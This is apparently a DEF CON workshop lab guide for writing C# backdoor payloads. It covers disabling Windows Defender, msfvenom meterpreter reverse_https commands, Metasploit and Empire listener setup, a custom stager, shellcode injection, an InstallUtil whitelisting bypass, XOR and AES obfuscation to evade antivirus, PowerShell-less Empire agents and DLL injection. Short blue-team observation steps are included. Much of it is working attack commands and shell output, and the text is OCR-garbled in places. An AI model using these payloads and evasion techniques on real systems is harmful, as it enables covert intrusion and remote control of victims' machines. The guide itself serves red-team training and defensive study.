# Writing backdoor payloads with C#

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# Lab 0 - Environment Set Up

Install Required Software

# Note: Commands will be **bolded**

Download Virtualization Software like VMware Workstation Player (https://my.vmware.com/en/web/vmware/free#desktop\_end\_user\_computing/vmware\_workstati on\_player/15\_0) or VirtualBox (https://www.virtualbox.org/wiki/Downloads) Note: Although both work, the labs in this guide were prepared and tested using Vmware Workstation Player.

# Download a Windows 10 Image

(<u>https://developer.microsoft.com/en-us/windows/downloads/virtual-machines</u>) For this machine, the recommendation is to allocate at least 4 GBs of RAM and 2 CPUs

Download a Kali Linux image

(https://www.offensive-security.com/kali-linux-vm-vmware-virtualbox-image-download/)

Virtual Machine networking settings:

While setting up your machines initially, it is best to leave them both in NAT mode to install the required software

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		LAN segment:

Once you have them setup, switch your Kali Image to Host-Only. This will allow you to accept reverse shells on your Kali system and since you won't require internet access, we can eliminate unnecessary configurations.


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Let's set up our Windows VM where we will be doing all of our C# work. First, let's disable Windows Defender to avoid having issues with it.

From the start menu, type in **gped.msc** and navigate to:

*Computer Configuration > Administrative Templates > Windows Components > Windows Defender Antivirus* 

And Enable "Turn off Windows Defender Antivirus"



Now let's download and install some tools:

- Your favorite text editor: Notepad++ (<u>https://notepad-plus-plus.org/download</u>), Sublime Text (<u>https://www.sublimetext.com/3</u>), etc.
- ProcessExplorer
   (<u>https://docs.microsoft.com/en-us/sysinternals/downloads/process-explorer</u>)
- Process Monitor (<u>https://docs.microsoft.com/en-us/sysinternals/downloads/procmon</u>)
- Process Hacker (<u>https://processhacker.sourceforge.io/downloads.php</u>)
- CFF Explorer (<u>https://ntcore.com/?page\_id=388</u>)
- MinGW-W64 (https://sourceforge.net/projects/mingw-w64/)
- dnSpy (<u>https://github.com/0xd4d/dnSpy/releases</u>)

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Note: When installing MinGW-W64, make sure you select Architecture of x86-64

Download the workshop code repository: <u>https://github.com/mvelazc0/defcon27</u>

Set up Command & Control tools and listeners

In your Kali Image:

- Install Twistd: pip install twistd
- Ensure Metaploit is functional
- Run msfconsole and setup a listener:
  - use exploit/multi/handler
  - set payload windows/x64/meterpreter/reverse\_https
  - set LHOST [YOUR\_IP]
  - set LPORT 8080

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msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_https
payload => windows/x64/meterpreter/reverse_https
msf5 exploit(multi/handler) > set LHOST 192.168.1.235
LHOST => 192.168.1.235
msf5 exploit(multi/handler) > set LPORT 8080
LPORT => 8080
msf5 exploit(multi/handler) > run
[*] Started HTTPS reverse handler on https://192.168.1.235:8080
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- Download the PowerShell Empire repository and install it
- git clone https://github.com/EmpireProject/Empire.git
- From within the repo, run: sudo ./setup/install.sh
- When prompted for a password, just press Enter

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test@kali:/opt$ sudo git clone https://github.com/EmpireProject/Empire.git
Cloning into 'Empire'...
remote: Enumerating objects: 12213, done.
remote: Total 12213 (delta 0), reused 0 (delta 0), pack-reused 12213
Receiving objects: 100% (12213/12213), 21.96 MiB | 15.32 MiB/s, done.
Resolving deltas: 100% (8310/8310), done.
test@kali:/opt$ cd Empire/
test@kali:/opt$ cd Empire/
test@kali:/opt/Empire$ sudo ./setup/install.sh
--2019-07-06 18:38:24-- http://ftp.us.debian.org/debian/pool/main/o/openssl/libssl1
1+deb8u7_amd64.deb
Resolving ftp.us.debian.org (ftp.us.debian.org)... 64.50.233.100, 208.80.154.15, 64.
..
Connecting to ftp.us.debian.org (ftp.us.debian.org)|64.50.233.100|:80... connected.
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- Once installed, launch Empire and setup a listener (listeners > uselistener meterpreter)
  - listeners
  - uselistener http
  - info [review all the options]
  - set Host https://[YOUR\_IP]:443
  - set Port 443
  - execute


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[!] No listeners currently active
(Empire: listeners) > uselistener http
(Empire: listeners/http) > set Host https://192.168.1.235:443
(Empire: listeners/http) > set Port 443
(Empire: listeners/http) > execute
[*] Starting listener 'http'
* Serving Flask app "http" (lazy loading)
* Environment: production
    WARNING: Do not use the development server in a production environment
    Use a production WSGI server instead.
* Debug mode: off
[+] Listener successfully started!
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Confirm Network Connectivity

Final Step, ensure both VMs can communicate. This is an important requirement to develop the labs. First, ensure they can ping each other.

C:\>ping 192.168.67.128
Pinging 192.168.67.128 with 32 bytes of data:
Reply from 192.168.67.128: bytes=32 time<1ms TTL=128
Ping statistics for 192.168.67.128:
Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds: Minimum = 0ms, Maximum = 0ms, Average = 0ms

To confirm they can properly communicate, and that the implants will be able to communicate to the C2 server, setup a Web server using python's SimpleHTTPServer from within your Kali system by running: **python -m SimpleHTTPServer** and access it from the Windows system by opening a browser and visiting **http://[Kali\_lp]:8080** 



- .cache/
- .config/
- .profile

This confirms the Windows host is able to communicate to the Kali Linux over TCP. We are ready!

# Lab 1 - Hello World

The goal of this lab is to implement the typical Hello World example with C#. The first exercise uses .NETs Console class to print "Hello World" while the second uses .NETs Platform Invocation Services feature to import and call the Win32 Api MessageBox.

# Exercise 1

From within the Lab 1 directory, compile 1.cs using CSC by running:

# C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe 1.cs

You should now see a new file in your directory, labeled 1.exe. Launch it and you should see our message. Try changing the code on the source code and recompiling to print a different message.



#### Exercise 2

Similar to the previous example, compile 2.cs and launch 2.exe. Change the MessageBox text on the source code and try again to get a different message.

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Hello World from user32's MessageBox!!			
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Review 1.exe and 2.exe with our Blue team tools.

For example, let's take a look at 1.exe with CFF explorer. Launch CFF Explorer and load 1.exe by selecting Open and navigating to our newly created executable. Once the executable has been loaded, select the Import Directory to see all of the programs Imports.

We can see that the only imported dll is mscoree.dll, which makes sense because that DLL contains the .Net framework runtime.

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Now let's examine 2.exe with ProcMon. For this, we are going to use ProcMon to monitor the behavior of 2.exe dynamically.

Note: When using ProcMon, you may want to set a filter by selecting Filter and supplying an identifying attribute like Process Name. Make sure to Press Add before hitting OK.

Additionally, it may also be helpful to narrow your Events by just selecting those you are interested, like Process and Thread Activity

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	Process N	is	Procexp64.exe	Exclude	
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With ProcMon open and a filter set, we can identify when 2.exe loads the user32.dll library.

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
# Lab 2 - Custom Meterpreter Stager

The goal of this lab is to write a custom Meterpreter stager with C# by leveraging the WebClient class to download meterpreter's second stage and Win32 API functions to copy the second stage in memory and execute it.

Exercise 1 - Identify Meterpreter's second stage URL

Within your Kali image, create a meterpreter reverse shell binary payload

msfvenom -p windows/x64/meterpreter/reverse\_https LHOST=Your\_Kali\_IP LPORT=8080 -f exe > ~/reverse.exe



Transfer the payload to your Windows system by opening up a SimpleHTTPServer just as you did on the first Lab.

# python -m SimpleHTTPServer



From the Windows box, using a web browser, connect Ip address of the Kali Linux on the defined port (the default is 8000) and download the binary.

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	.XIM-unix/
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	ssh-WHPi78ih0k6D/
	Temp-c06c6e24-52d5-4a70-8174-06e11

- Temp-c06c6e24-52d5-4a70-8174-06e1bdaedc07/
- <u>vmware-root</u> 239-2117942577/
- <u>VMwareDnD/</u>

Note: Defender SmartScreen may warn you about your download, simply select More info > Run Anyway Directory listing for /



Before you execute your payload, setup a listener to catch your shell as shown before.

Once your listener is running, execute the payload on your Windows system and you should obtain a shell.



Review the activity from your payload in one of our blue team tools. One interesting artifact are the network connections you can review in Process Hacker

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Microsoft.Photos.exe (10628)	WinDev1905Eval.lo	52220	72.21.91.29	80	TCP	Close wait	
reverse.exe (11156)	WinDev1905Eval.lo	52302	192.168.67.129	8080	ТСР	Established	
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SearchUl.exe (5536)	WinDev1905Eval.lo	52310	13.107.18.254	443	TCP	Established	
SearchUl.exe (5536)	WinDev1905Eval.lo	52311	204.79.197.254	443	TCP	Established	
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Msfvenom's stager downloads the second stage from the C2 and executes it in memory. As we want to create a custom stager, we need to identify the second stage's URI. To do this, we will start a Web Server on the same port as the metasploit listener to log incoming requests.


First, let's generate a key and certificate with OpenSSL. This will be used to configure a SimpleHTTPServer that operates over HTTPS.

In Kali, from your home directory, run the following:

# openssl genrsa > privkey.pem openssl req -new -x509 -key privkey.pem -out cert.pem -days 365 twistd -n web -c cert.pem -k privkey.pem --https=8080

You should now have an HTTPS-friendly web server listening on port 8080.

Now back to your Windows system, execute your payload again while running the web server to capture the request of stage 2. You should see a URL appear in the log of the web server:




Note: If you see error "[Errno 98] Address already in use" You will have to stop the metasploit listener for twistd to work.

# Exercise 2 - Using Web.Client

Within the Lab 2 folder, take some time to review and understand the source code. Compile and execute 1.cs. Upon launching the executable, you should see a screen similar to the below.

Note: Your Windows VM will need internet access in order to fetch the content from google.




Exercise 3 - Creating a Customer Stager

Final exercise, let's create our custom stager.

Copy the URL and paste it into the URL variable, within the Lab 2 folder, in 2.cs



Compile 2.cs and execute 2.exe. Don't forget to stop the **twistd** Web Server and start the meterpreter listener again as shown above before executing your payload. You should now have a shell, congratulations!



As you can see on the screenshot, the current binary keeps a console Window open which can be easily spotted and closed by the victim.


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svchost.exe	10808 C:\Windows\System32\svchost.exe			3,648 K	5,044 K Host Proc
svchost.exe	11980 c:\Windows\System32\svchost.exe	64-bit		1,740 K	2,408 K Host Proc
svchost.exe	12696 C:\Windows\System32\svchost.exe			2,528 K	3,808 K Host Proc
svchost.exe	5428 C:\Windows\System32\svchost.exe			1,396 K	5,548 K Host Proc
svchost.exe	5020 C:\Windows\System32\svchost.exe			2,088 K	8,804 K Host Proc
vmware-authd.exe	7156 C:\Program Files (x86)\VMware\VMware Workstation\vmware-authd.exe		< 0.01	4,820 K	11,980 K VMware A
vmware-vmx.exe	13068 C:\Program Files (x86)\VMware\VMware Workstation\x64\vmware-vm	64-bit	0.88	238,532 K	2,409,692 K VMware V
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svchost.exe	6640 C:\Windows\System32\svchost.exe			1,696 K	7,132 K Host Proc
sass.exe	772 C:\Windows\System32\lsass.exe		< 0.01	7,108 K	11,332 K Local Sec
fontdrvhost.exe	1020 [Error opening process]			1,556 K	1,460 K
CSISS.exe	684 [Error opening process]		0.29	2,900 K	3,372 K
winlogon.exe	948 [Error opening process]			2,476 K	5,996 K
fontdrvhost.exe	484 [Error opening process]			4,120 K	6,480 K
dwm.exe	1116 [Error opening process]		0.74	143,576 K	111,524 K
explorer.exe	9076 C:\Windows\explorer.exe	64-bit	0.07	83,468 K	117,748 K Windows
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chrome.exe	14300 C:\Program Files (x86)\Google\Chrome\Application\chrome.exe	64-bit	0.15	202,996 K	258,220 K Google Cl
Procmon.exe	10276 [Access is denied.]	32-bit		3,636 K	4,284 K
Procmon64.exe	14208 [Access is denied.]	64-bit		15,060 K	11,880 K
notepad++.exe	6672 C:\Program Files (x86)\Notepad++\notepad++.exe	32-bit	< 0.01	9,228 K	13,496 K Notepad+
procexp64.exe	9504 C:\Users\user\Downloads\ProcessExplorer\procexp64.exe	64-bit	1.70	25,724 K	32,456 K Sysintem
mware.exe	10364 C:\Program Files (x86)\VMware\VMware Workstation\vmware.exe	32-bit	< 0.01	37,608 K	73,020 K VMware 1
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- 12.exe	14652 C:\Users\user\Development\defcon207\lab2\2.exe	64-bit		21,284 K	24,060 K
conhost.exe	7836 C:\Windows\System32\conhost.exe	64-bit		6,172 K	13,968 K Console V
Snipping Tool.exe	9688 C:\Windows\System32\SnippingTool.exe	64-bit	0.70	3,984 K	17,872 K Snipping
To vmware-tray.exe	12748 C:\Program Files (x86)\VMware\VMware Workstation\vmware+tray.exe	32-bit		1,732 K	3.016 K VMware T

Process Explorer shows the command & control network connections on port 8080.

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#### On the Strings tab, we can identify the URL being used for the second stage.





Capture The Flag #1

As shown on the screenshot above, the payload opens a console window that will be visible to the victim and easy to spot. Change the source code of Exercise 2 to hide the console using Windows API calls.


# Lab 3 - Raw Shellcode Injection

The goal of this lab is to write a custom binary that injects a pre defined shellcode into memory and executes it. Metasploit's msfvenom will be used to generate the shellcode and the same Win32 API calls used in Lab 2 will be used to perform the execution.


# Exercise 1 - Message Box

Before we dive into generating shellcode to use for injection, let's start with popping a message box first.

# msfvenom -a x64 -p windows/x64/messagebox Text="Hello from shellcode !" -f csharp



And then from within the Lab 3 folder, replace the byte array variable with the one you just generated with msfvenom (don't forget to change the byte size). Then compile 1.cs and execute 1.exe.



# Exercise 2 - Getting a shell

Now lets recreate these steps but with the goal of getting a shell. First, generate a C# shellcode and define your Kali system's IP as the LHOST.

# msfvenom -a x64 -p windows/x64/meterpreter/reverse\_https LHOST=YOUR\_IP LPORT=8080 -f csharp

Delete 1.exe

In 1.cs, replace the previous byte array variable once again. Make sure your metasploit listener is active or start one again

- use exploit/multi/handler
- set payload windows/x64/meterpreter/reverse\_https
- set LHOST YOUR\_IP
- set LPORT 8080


Compile 1.cs again with your new shellcode embedded and execute 1.exe. You should have gotten a shell, congratz!

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msf5 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_https
payload => windows/x64/meterpreter/reverse_https
msf5 exploit(multi/handler) > set LHOST 192.168.67.129
LHOST => 192.168.67.129
msf5 exploit(multi/handler) > set LPORT 8080
LPORT => 8080
msf5 exploit(multi/handler) > run
[*] Started HTTPS reverse handler on https://192.168.67.129:8080
[*] https://192.168.67.129:8080 handling request from 192.168.67.1; (UUID: zi5ctk3q) Staging x64 paylo
ad (207449 bytes) ...
[*] Meterpreter session 1 opened (192.168.67.129:8080 -> 192.168.67.1:50214) at 2019-06-25 22:28:03 -0
400
meterpreter >
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Now for a blue team look. With your shell still active, open up Process Hacker and look for 1.exe. As you will see, the parent process is explorer.exe. For a security analyst analyzing running processes, this binary will be easy to spot.

✓ ■ explorer.exe	4936	0.20		87.98 MB	WINDEV1905EVAL\User	Windows Explorer
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OneDrive.exe	7568			20.3 MB	WINDEV1905EVAL\User	Microsoft OneDrive
> 🔤 cmd.exe	2264			2.92 MB	WINDEV1905EVAL\User	Windows Command Processo
> 🎯 procexp.exe	9824			2.98 MB	WINDEV1905EVAL\User	Sysinternals Process Explorer
> 🔀 devenv.exe	2840	0.03		92.37 MB	WINDEV1905EVAL\User	Microsoft Visual Studio 2019
📓 notepad++.exe	9704			10.25 MB	WINDEV1905EVAL\User	Notepad++ : a free (GNU) sou
<b>▼ </b> ■ 1.exe	10424			16.25 MB	WINDEV1905EVAL\User	
conhost.exe	6344			6.96 MB	WINDEV1905EVAL\User	Console Window Host

A great tool to use when analyzing .NET applications is dnSpy. Let's decompile 1.exe and take a look at what it gives us. Launch dnSpy and open 1.exe with File > Open. Then on the left hand side, select Program. This would be incredibly helpful as an analyst responding to this!



# Exercise 2 - Bypassing Application Whitelisting

In this exercise we will abuse the legitimate signed Windows binary InstallUtil.exe and get it execute our malicious assembly. This technique is called living off the land and is used by attackers to circumvent controls and avoid detection.

Take some time to review the source code of 2.cs and compile it.

#### C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe 2.cs

Now, launch 2.exe, you should see a simple message display. Now for the bypass, we can execute the following command to get InstallUtil.exe to run our assembly, instead of launching it directly.

# C:\Windows\Microsoft.NET\Framework\v4.0.30319\InstallUtil.exe /logfile= /LogToConsole=false /U 2.exe

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HSASCuiL.exe	9100 C:\Program Files\Windows Defender\MSASCuiL.exe	64-bit		2,228 K	2,352 K Windows Defender notification icon	
chrome.exe	14300 C:\Program Files (x86)\Google\Chrome\Application\chrome.exe	64-bit	0.46		231,184 K Google Chrome	
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2 procexp64.exe	9504 C:\Users\user\Downloads\ProcessExplorer\procexp64.exe	64-bit	0.97	32,820 K	20,108 K Sysinternals Process Explorer	
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vmware-unity-helper.exe	11940 C:\Program Files (x86)\VMware\VMware Workstation\vmware-unity-hel			5,756 K	3,212 K VMware Unity Helper	
Procmon.exe	14928 [Access is denied.]	32-bit		3,396 K	2,720 K	
Procmon64.exe	4068 [Access is denied.]	64-bit		19,960 K	30,200 K	
cmd.exe	16932 C:\Windows\System32\cmd.exe	64-bit	0.00	3,640 K	4,452 K Windows Command Processor	
ow.conhost.exe	16660 C:\Windows\System32\conhost.exe	64-bit	0.02		17,512 K Console Window Host	
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Install Util.exe	9172 C:\Windows\SysWOW64\notepad.exe 16208 C:\Windows\System32\SnippingTool.exe	64-bit	0.49	4,572 K	18,464 K Snipping Tool	

As you can see, we can abuse InstallUtil.exe and get it to run our code. This way we can bypass application whitelisting technologies and look less suspicious to an analyst.

Capture The Flag #2

Modify Exercise 2's source code to obtain a meterpreter shell by abusing InstallUtil.exe

# Lab 4 - Shellcode Obfuscation

The goal of this lab is to obfuscate the custom assemblies to reduce detection by signature based anti malware. We can achieve this by obfuscating the shellcode generated by msfvenom using two common techniques: XOR and AES.

# Exercise 1 - XORing Your Payload

One of the easiest ways to obfuscate your payload is by using XOR. To do this, copy your shellcode the last exercise and paste it into the shellcode variable within 1.cs inside the Lab 4 folder (remember to change the byte size)

Once complete, compile 1.cs and execute 1.exe but this time, do so from the command line.

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After you execute 1.exe, you will see shellcode. Let's copy and paste this into 2.cs (again, remember the byte size).

Now prepare a listener within your Kali image to accept your shell.

Compile 2.cs and execute 2.exe. You should have gotten a shell, congratz!



# Exercise 2 - AESing Your Payload

We're going to take this one step further and encrypt our shellcode. First, let's generate the AES encrypted shellcode by pasting our raw shellcode from the last Lab into 3.cs within the Lab 4 folder.


Compile 3.cs and execute 3.exe from the command line. Again, you should see shellcode displayed. This time, there will be two sets of shellcode generated. The first one is your encrypted payload, the second is the base, raw payload.

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
Now copy this shellcode and paste it into the shellcode variable within 4.cs (notice the byte size may have changed!)

Get a listener ready to accept your shell.

Compile 4.cs and execute 4.exe. You should have gotten a shell, congratz!



For a blue team perspective, let's open up 4.exe in dnSpy and try to identify the encrypted shellcode. Similar to before, load the file and navigate to the Program section. There you should see our decompiled program.



# Lab 5 - PowerShell without PowerShell.exe

The goal of this lab is to execute a Powershell script and avoid to use the powershell.exe binary by leveraging the .NET framework and C#. Using this technique, we will get a Powershell Empire agent.

# Exercise 1 - Executing PWS Cmdlets


For our first exercise, we are going to start working with some basic PowerShell cmdlets. In order to do so, we will need to modify our compilation command to include a reference to PowerShell.

From within the Lab 5 folder, compile 1.cs:

# C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe /reference:"C:\Program Files (x86)\Reference

Assemblies\Microsoft\WindowsPowerShell\3.0\System.Management.Automation.dll" 1.cs

#### And then execute 1.cs



After some text scrolls by, you should see calculator spawn.

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#### Exercise 2 - Getting PowerShell Empire agent

We are now going to use these concepts to get a shell with Empire. First, lets start up Empire, get a listener going and generate our shellcode. From within the directory where you installed Empire, run

- ./empire
- listeners
- uselistener http
- Configure your listener
- launcher powershell

Note: You may have to go back to Lab 0 to learn how to set up an Empire listener.

We now have a PowerShell one-liner we can use to launch our payload



Copy just the encoded shellcode portion (*do not include powershell -noP -sta -w 1 -enc*) and paste it into the "String script" variable of 2.cs within the Lab 5 folder.

Compile 2.cs, including the /reference like we did in the last exercise and execute 2.exe. Check back on your Empire session and you should have a shell, congratz! Feel free to run a few PowerShell Empire commands

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Finally, let's take a look at this in Process Explorer. First, take a look at the process spawning behavior of 2.exe. And with 2.exe selected and the Lower Pane view enabled (and looking at DLLs), scroll down until you see some PowerShell references. Pretty interesting!


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# Lab 6 - DLL Injection

The goal of this lab is to implement the DLL Injection technique using C# and obtain a reverse shell from a victim host. Using 3 different exercises, we will understand and implement the different steps for a successful injection.

#### Exercise 1 - Processes & Handles

For this exercise, we are going to start learning about the steps we could take to inject a payload into another running process. Lets start by simply compiling 1.exe and executing 1.exe on the CLI (no need for the /reference since we are not working with PowerShell)



Once you execute 1.exe, you should be prompted to enter an ID. The Process ID (PID) can be found at the end of each line. Enter any ID to continue. After you enter a PID, you will then see all of the DLLs used by that Process. To confirm, let's open up Process Explorer.

In Process Explorer, ensure you are viewing DLLs for a given process by going to View and checking "Show Lower Pane". Once that is checked, go back to View > Lower Pane View and check DLLs.


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32.dll	GDI Client DLL	Microsoft Corporation	C:\Windows\System32\gdi32.dl				
i32full.dll	GDI Client DLL	Microsoft Corporation	C:\Windows\System32\gdi32ful	I.dll			

Process Explorer - Sysinternals: www.sysinternals.com [WINDEV1905EVAL\User]

Highlight the same PID that you entered into the console and confirm the DLLs are the same.

#### Exercise 2 - Writing to Another Processes' Memory

In this exercise, we are going to take a look at allocating and writing to the memory of another process. First, compile 2.cs and execute 2.exe in the CLI. Enter a PID, and you should see the following.



Now let's examine what's happening with Process Hacker. In Process Hacker, find the PID you just entered in the last step and double click it.

- Go to the Memory tab
- Click the "Strings" button
- Ensure the Minimum Length is 10
- At the next screen, click "Filter" > "Contains" and enter "AAA"

And you should see the AAA's that we injected into that process!

Results - smartscreen.exe (8844)

Address	Length	Result
0x28d267f0020	14660	{"body":{"apphelpBlock":false,"authenticode":{"hash":"HxsZpUHkBJPgmVLjyA0AYHPzpW8=","hashAlgo":"SHA1"
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# Exercise 3 - Injecting a MessageBox

Now let's put it all together. We are going to inject a running process with a Message Box. But to make it more fun, we are going to compile our own DLLs using MinGW-W64.

MinGW-W64 should have installed in this location: C:\Program Files\mingw-w64\x86\_64-8.1.0-posix-seh-rt\_v6-rev0

From that location, launch mingw-w64.bat, a new console should appear.


Change directories back to your Lab 6 directory

Now compile the DLL:

# gcc -m64 -shared -o aMessageBoxDII\_64.dll MessageBoxDII\MessageBoxDII.cpp


We can test the MessageBox DLL works with:

# rundll32 aMessageBoxDII\_64.dll, Main



Great, now we have a working DLL! Now for the final portion, change the directory on line 68 of 3.cs, within the Lab 6 folder to match the directory of your newly-compiled DLL.

Open Process Explorer and look for a 64-bit process to inject.



Now let's check something for fun. Remember how 1.exe from this lab listed all of the DLLs a process used? Launch it on the same PID you just entered into 3.exe. One of those DLLs should look awfully familiar!

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C:\Windows\Sys	stem32\oleacc.dll
C:\Windows\Sys	stem32\TextInputFramework.dll
C:\Windows\Sys	stem32\CoreMessaging.dll
	stem32\CoreUIComponents.dll
	STEM32\ntmarta.dll
	<pre>\Desktop\defcon27\exercise6\aMessageBoxDll_64.dll</pre>

Open up Process Hacker or Process Explorer and find your process. If you look at the DLLs loaded, you should see our aMessageBox DLL!

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# Capture The Flag #3

